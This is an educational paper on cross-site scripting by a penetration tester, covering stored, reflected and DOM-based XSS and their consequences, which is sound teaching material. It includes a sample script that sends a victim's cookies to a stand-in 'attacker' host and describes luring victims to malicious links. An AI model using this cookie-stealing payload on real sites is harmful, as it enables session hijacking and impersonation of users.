Cross Site Scripting '**XSS**' in a Nutshell

Tahar Amine ELHOUARI

Penetration Tester | IT Security Consultant

All information written here are for educational purposes only. I am not responsible to any thing that could happen after using the techniques and attacks shown in this Security Paper.

Date: 2018/03/25

Summary:

- Overview.
- What is XSS?
- How the Malicious JavaScript is Injected?
- What is Malicious JavaScript?
- The Consequences of Malicious JavaScript.
- XSS Attacks.
- Parties Involved in XSS Attack.
- Attack Scenario Example.
- Types of XSS.
- Persistent XSS.
- Reflected XSS.
- How Can Reflected XSS Succeed?
- DOM-Based XSS.
- What Makes DOM-Based XSS Different?
- Appendix.
- Terminology.
- Resources.
- Thanks.
- Author.
- Links.

Overview

What is XSS?

Cross-Site Scripting (**XSS**) is a code injection attack that allows an **attacker** to **execute** malicious **JavaScript** in another user's **browser**.

The attacker exploits an XSS vulnerability in a website that the victim visits, in order to deliver the malicious JavaScript through the website to the victim's browser, the malicious JavaScript appears to be a legitimate part of the website.

How the Malicious JavaScript is Injected?

The only way for the attacker to run his malicious JavaScript in the victim's browser is to inject it into one of the pages that the victim visits from the website. This can happen if the website directly includes user input in its pages, because the attacker can then insert a string that will be treated as code by the victim's browser.

In the example below, a simple server-side script is used to display the latest comment on a website:

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

The script assumes that a comment consists only of text. However, since the user input is included directly, an attacker could submit this comment: "**<script>PAYLOAD</script>**".

Any user visiting the page would now receive the following response:

```
<html>
Latest comment:
<script>PAYLOAD</script>
</html>
```

When the user's browser loads the page, it will execute whatever JavaScript code is contained inside the **<script>** tags. The attacker has now succeeded with his attack.

What is Malicious JavaScript?

At first, the ability to execute JavaScript in the victim's browser might not seem particularly malicious. After all, JavaScript runs in a very restricted environment that has extremely limited access to the user's files and operating system.

However, the possibility of JavaScript being malicious becomes clearer when you consider the following facts:

- JavaScript has access to some of the user's sensitive information, such as **cookies**.
- JavaScript can send HTTP requests with arbitrary content to arbitrary destinations by using **XMLHttpRequest** and other mechanisms.
- JavaScript can make arbitrary modifications to the HTML of the current page by using **DOM** manipulation methods.

The Consequences of Malicious JavaScript:

Among many other things, the ability to execute arbitrary JavaScript in another user's browser allows an attacker to perform the following types of attacks:

- **Cookie Theft**: The attacker can access the victim's cookies associated with the website using **document.cookie**, send them to his own server, and use them to extract sensitive information like session IDs.
- **Keylogging**: The attacker can register a keyboard event listener using **addEventListener** and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.
- **Phishing**: The attacker can insert a fake login form into the page using **DOM** manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.

Although these attacks differ significantly, they all have one crucial similarity: because the attacker has injected code into a page served by the website, the malicious JavaScript is executed in the context of that website.

This means that it is treated like any other script from that website: it has access to the victim's data for that website (such as cookies) and the host name shown in the URL bar will be that of the website. So, the script is considered a legitimate part of the website, allowing it to do anything that the actual website can.

This fact highlights a key issue: If an attacker can use your website to execute arbitrary JavaScript in another user's browser, the security of your website and its users has been compromised.

XSS Attacks

Parties Involved in XSS Attack:

Before we describe in detail how an XSS attack works, we need to define the involved parties in an XSS attack.

- The **website** serves HTML pages to users who request them. In our examples, it is located at **http://website/**.
- The website's **database** is a database that stores some of the user input included in the website's pages.
- The **victim** is a normal user of the website who requests pages using his browser.
- The **attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
- The attacker's **server** is a web server controlled by an attacker to steal the victim's sensitive information. In our examples, it is located at **http://attacker/**.

Attack Scenario Example:

In this example, we will assume that the attacker's ultimate goal is to steal the victim's cookies by exploiting an XSS vulnerability in the website. This can be done by having the victim's browser parse the following HTML code:

```
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
```

This script navigates the user's browser to a different URL, triggering an HTTP request to the attacker's server. The URL includes the victim's cookies as a query parameter, which the attacker can extract from the request when it arrives to his server. Once the attacker has acquired the cookies, he can use them to impersonate the victim and launch further attacks.

From now on, the HTML code above will be referred to as the malicious string or the malicious script. It is important to note that the string itself is only malicious if it ultimately gets parsed as HTML in the victim's browser, which can only happen as the result of an XSS vulnerability in the website.


Types of XSS:

While the goal of an XSS attack is always to execute malicious JavaScript in the victim's browser, there are few fundamentally different ways of achieving that goal. XSS attacks are often divided into three types:

- **Persistent XSS**: known as stored XSS, where the malicious string comes from the website's database.
- **Reflected XSS**: where the malicious string originates from the victim's request.
- **DOM-Based XSS**: where the vulnerability is in the client-side code rather than the server-side code.

Persistent XSS:


The diagram below illustrates how the Stored-XSS attack can be performed by an attacker:



1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

Reflected XSS:

In a reflected XSS attack, the malicious string is part of the victim's request to the website. The diagram below illustrates this scenario:



1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

How Can Reflected XSS Succeed?

At first, reflected XSS might seem harmless because it requires the victim himself to actually send a request containing a malicious string. Since nobody would willingly attack himself, there seems to be no way of actually performing the attack.


As it turns out, there are at least two common ways of causing a victim to launch a reflected XSS attack against himself:

- If the user targets a specific individual, the attacker can send the malicious URL to the victim (using e-mail or instant messaging, for example) and trick him into visiting it.
- If the user targets a large group of people, the attacker can publish a link to the malicious URL (on his own website or on a social network) and wait for visitors to click it.

These two methods are similar, and both can be more successful with the use of a URL shortening service, which masks the malicious string from users who might otherwise identify it.

DOM-Based XSS:

DOM-based XSS is a variant of both persistent and reflected XSS. In a DOM-based XSS attack, the malicious string is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed. The diagram below illustrates this scenario:



1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website receives the request but does not include the malicious string in the response.
4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server.

What Makes DOM-Based XSS Different?

In the example of a DOM-based XSS attack, there is no malicious script inserted as part of the page; the only script that is automatically executed during page load is a legitimate part of the page. The problem is that this legitimate script directly makes use of user input in order to add HTML to the page. Because the malicious string is inserted into the page using **innerHTML**, it is parsed as HTML, causing the malicious script to be executed. The difference is subtle but important:

- In traditional XSS, the malicious JavaScript is executed when the page is loaded, as part of the HTML sent by the server.
- In DOM-based XSS, the malicious JavaScript is executed at some point after the page has loaded, as a result of the page's legitimate JavaScript treating user input in an unsafe way.

Appendix

Terminology:

It should be noted that there is overlap in the terminology currently used to describe XSS: a DOM-based XSS attack is also either persistent or reflected at the same time; it's not a separate type of attack. There is no widely accepted terminology that covers all types of XSS without overlap.

Regardless of the terminology used to describe XSS, however, the most important thing to identify about any given attack is where the malicious input comes from and where the vulnerability is located.

Resources:

- **Awesome-XSS**: Awesome XSS Stuff.
- **XSS Cheat Sheet**: Start to master the fine art of Cross-Site Scripting (XSS).

Thanks:

- **Bellal Arezki Mustapha**: Sudo_root Team Leader <3
- **BruteLogic**: XSS GodLike.
- **THC**: The Hacker Community Members.
- **Exploit-DB**: Offensive Security's Exploit Database Archive.

Author:

Lead **Penetration Tester** at **Taghellist Technology**. Active **Member** at **Shellmates Club**. Former **CTF-Player** at **Sudo_root Team**, Former **Bug Bounty Hunter**.

Links:

- **Blog**: https://www.taharamine.me/
- **LinkedIn**: https://www.linkedin.com/in/mrtaharamine/
- **Twitter**: https://twitter.com/MrTaharAmine/
- **Github**: https://github.com/TaharAmine/
- **Email**: taharamine@tuta.io

THANKS FOR READING MY PAPER